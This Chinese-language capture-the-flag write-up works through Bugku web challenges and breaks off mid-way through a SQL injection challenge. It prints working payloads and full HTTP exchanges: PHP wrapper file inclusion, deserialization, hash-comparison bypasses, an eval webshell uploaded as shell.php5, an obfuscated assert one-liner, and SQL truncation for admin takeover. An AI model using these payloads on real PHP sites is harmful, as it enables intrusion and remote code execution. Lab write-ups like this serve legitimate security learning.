
	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

第三个条件就是对`$b`的构造，有下面三个条件:

- b的长度要大于5
- 1114要和111加上b的第一位匹配
- b的第一位不等于4
  因为再php正则表达实里`.`(点号)，可以作为通配符，因此这里可构造b的第一位为点号，然后在任意构造大于5位的数字即可，如：`b=.123456`

因此综上所述，最终构造的payload为：`?id=qwe&a=php://input&b=.1234567`，并且在post里传入：`bugku is a nice plateform!`

这里直接用浏览器的话，会看到flag一闪而过，可以用burpsuite抓包就行了。




welcome to bugku

（1）先看源码，看到注释里给了一段代码：

```
you are not the number of bugku !

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

用到了`php://input`和`php://filte`伪协议，不清楚的可以看我之前一篇文章：CTF中文件包含漏洞总结

构造的payload：`?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php`，并在post里传入：`welcome to the bugkuctf`，得到一段base64



（2）将得到base64解码得到下面`hint.php`的代码：

```php
<?php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
?>
```

再按照第一步的方法尝试包含`flag.php`的内容，但是得到一串中文乱码，于是再尝试包含`index.php`文件，base64解码后得到如下代码：

```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
```

进行代码审计，是一道php反序列化的题:

首先`file`不能包含`flag`，否则就直接退出了，当`file`不包含`flag`时，就包含这个文件，并且将`password`反序列化再输出。

这里看到了反序列化，又想到了刚才的`Flag()`，显然这里要`file=hint.php`，将`Flag()`包含进来。


`__tostring()`函数在直接输出`Flag`类的对象引用时会被自动调用，并且如果`file`存在就输出`file`文件中的内容，显然这里就是我们得到`flag.php`中内容的途径。

这里看到`echo $password;`，因此要再`password`中传入**序列化**过后的`Flag`类的一个对象，并且它的`file`属性要为`flag.php`，这样在`Flag`类执行`__tostring()`时就会包含它，可以写如下脚本来得到payload：

```php
<?php
class Flag{
 public $file;
}

$password = new Flag();
//根据Flag类以及提示，file应该构造为flag.php
$password->file = 'flag.php';
echo serialize($password);
?>
```

得到的运行的结果为：`O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

因此最终构造的payload为：`?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`



```
GET /test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 23

welcome to the bugkuctf
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 07 Mar 2019 13:31:51 GMT
Content-Type: text/html
Connection: close
Content-Length: 378

hello friend! <br>  <?php
//flag{php_is_the_best_language}  1
?><br>good

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

过狗一句话

题目里给出了源码：

```
<?php
 $poc="a#s#s#e#r#t";
 $poc_1=explode("#",$poc);
 $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5];
 $poc_2($_GET['s']) ?>
?>
```

构造payload：`?s=print_r(scandir('./'));`扫描目录，读取flag_sm1skla1.txt

字符？正则？

代码审计：

```
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>keykeyxxxxxkey:/x/keya,
```

匹配正则表达式：

```
key  ->  key
.*  ->  .代表通配符，*指匹配0次或多次，所以也可以不进行匹配
key  ->  key
.{4,7}  ->  匹配任意字符4-7次，这里用xxxxx匹配
key:\/.\/  ->  key/x/
(.*key)  -> key
[a-z]  -> a
[[:punct:]]  -> 指匹配任意标点，这里用,匹配
```

因此最终构造的payload：`?id=keykeyxxxxxkey:/x/keya,`

前女友(SKCTF)

代码审计：

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

很常见的一个md5绕过（这里0e开头绕过以及数组绕过都可以），以及`strcmp()`函数的漏洞，即当传入的参数为数组时，会报错并且`return 0`

可参考这篇文章：PHP渗透中的奇淫技巧–检查相等时的漏洞

最终构造的payload：`?v1[]=1&v2[]=2&v3[]=3`

login1(SKCTF)

SQL约束攻击，原理可以参考这篇文章：
基于约束的SQL攻击

注册，用户名为admin加许多空格再加一个任意字符，如：

```
admin                                                                                                                    123
```

密码可以任意设置

注 册

已有账号 ^_^?

© SKCTF管理系统.

然后再返回登陆页面，使用`admin`的用户名，和刚才自己设置的密码，即可用`admin`的账号登陆。

SKCTF管理系统

登录

SKCTF{4Dm1n_HaV3_GreAt_p0w3R}

用户名:

admin 123

密码:

••••••

记住密码

登 录

没有账号 ^_^?

© SKCTF管理系统.

你从哪里来

进入页面后看到"are you from google?"，一开始以为是指伪装成谷歌浏览器访问，后来发现是构造http的Refere，如下：

```
GET /from.php HTTP/1.1
Host: 123.206.87.240:9009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Referer: https://www.google.com
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2019 12:47:13 GMT
Content-Type: text/html
Connection: close
Content-Length: 21

flag{bug-ku_ai_admin}
```

md5 collision(NUPT_CTF)

由题目可以知道为MD5碰撞，想到0e开头的md5，因此构造payload：


```
?a=s878926199a
```

```
GET /md5.php?a=s878926199a HTTP/1.1
Host: 123.206.87.240:9009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2019 12:51:12 GMT
Content-Type: text/html
Connection: close
Content-Length: 27

flag{md5_collision_is_easy}
```

程序员本地网站

题目要求从本地访问，因此直接抓包构造：`X-Forwarded-For: 127.0.0.1`



各种绕过

代码审计：

```php
 <?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

（1）要求`uname`和`passwd`不同，但`sha1`加密后相等，可以利用数组绕过，这里还要注意`uname`通过GET传入，而`passwd`是通过POST传入。

（2）要求传入的`id=margin`，但是再判断前先通过`urldecode()`进行了解码，因此在传的时候要将`margin`中的任意字符`urlencode`后再传入。（这里将`m`编码为`%6D`）

最终构造的payload：`?uname[]=1&id=%6Dargin`，post中传入：`passwd[]=2`


```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';

}
?>
```


Flag: flag{HACK_45hhs_213sDD}

web8

代码审计：

```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

要传入`$ac`和`$fn`两个参数，且包含的文件名即为去除空格后`$fn`的值，要输出flag，还要满足传入的`$ac`的值与包含的文件中内容相等，想到利用`php://input`伪协议。



```
GET /web8/?fn=php://input&ac=abc HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 3

abc
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2019 13:10:05 GMT
Content-Type: text/html
Connection: close
Content-Length: 1402
```


```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />extract</span><span style="color:
#007700">(</span><span style="color: #0000BB">$_GET</span><span style="color: #007700">);<br
/>if (!empty(</span><span style="color: #0000BB">$ac</span><span style="color:
#007700">))<br />{<br /></span><span style="color: #0000BB">$f </span><span
style="color: #007700">= </span><span style="color: #0000BB">trim</span><span
style="color: #007700">(</span><span style="color: #0000BB">file_get_contents</span><span
style="color: #007700">(</span><span style="color: #0000BB">$fn</span><span style="color:
#007700">));<br />if (</span><span style="color: #0000BB">$ac </span><span
style="color: #007700">=== </span><span style="color: #0000BB">$f</span><span
style="color: #007700">)<br />{<br />echo </span><span style="color:
#DD0000">''&lt;p&gt;This is flag:'' </span><span style="color:
#007700">.</span><span style="color: #DD0000">'' </span><span style="color:
#0000BB">$flag</span><span style="color: #DD0000">&lt;/p&gt;''</span><span style="color:
#007700">;<br />}<br />else<br />{<br />echo </span><span style="color:
#DD0000">''&lt;p&gt;sorry!&lt;/p&gt;''</span><span style="color: #007700">;<br />}<br />}<br
/></span><span style="color: #0000BB">?&gt;<br /></span>
</span>
</code><p>This is flag: flag{3cfb7a90fc0de31}</p>
```

细心

访问`robots.txt`发现有`resusl.php`页面：

```
User-agent: *
Disallow: /resusl.php
```

访问该页面，看到页面后面有一个`?x=a`，又想到题目中的“想办法变成admin”，因此构造payload：`?x=admin`，得到flag




*求getshell

（1）题目要求上传一个图片，不能上传php文件，那么解法肯定就是要成功上传一个php文件。

（2）我上传了一个后缀为.jpg的文件，然后上传的时候抓包。

（3）这里有两个需要绕过的点

- 把请求头里面的`Content-Type`部分字母改成大写进行绕过
- 后缀改为`.php5`（其他的都被过滤了）



```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://123.206.87.240:8002/web9/index.php
Content-Type: Multipart/form-data; boundary=---------------------------168279961491
Content-Length: 314
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------168279961491
Content-Disposition: form-data; name="file"; filename="shell.php5"
Content-Type: image/jpeg

<?php @eval($_GET['cmd']) ?>
-----------------------------168279961491
Content-Disposition: form-data; name="submit"

Submit
-----------------------------168279961491--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2019 13:29:25 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>


KEY{bb35dc123820e}
```

**INSERT INTO注入

题目给出了源码：

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

简单分析得其是读取HTTP头部`X-Forwarded-For`作为ip地址，在将其传给$ip之前，以`,`为分割符进行分割并取结果数组的第一项。

这里要注入的语句为:

```
insert into client_ip (ip) values ('$ip')
```

在`insert into`语句里要嵌套执行其他语句时，需要用将字符串与要执行的语句通过`+`来连接，例：

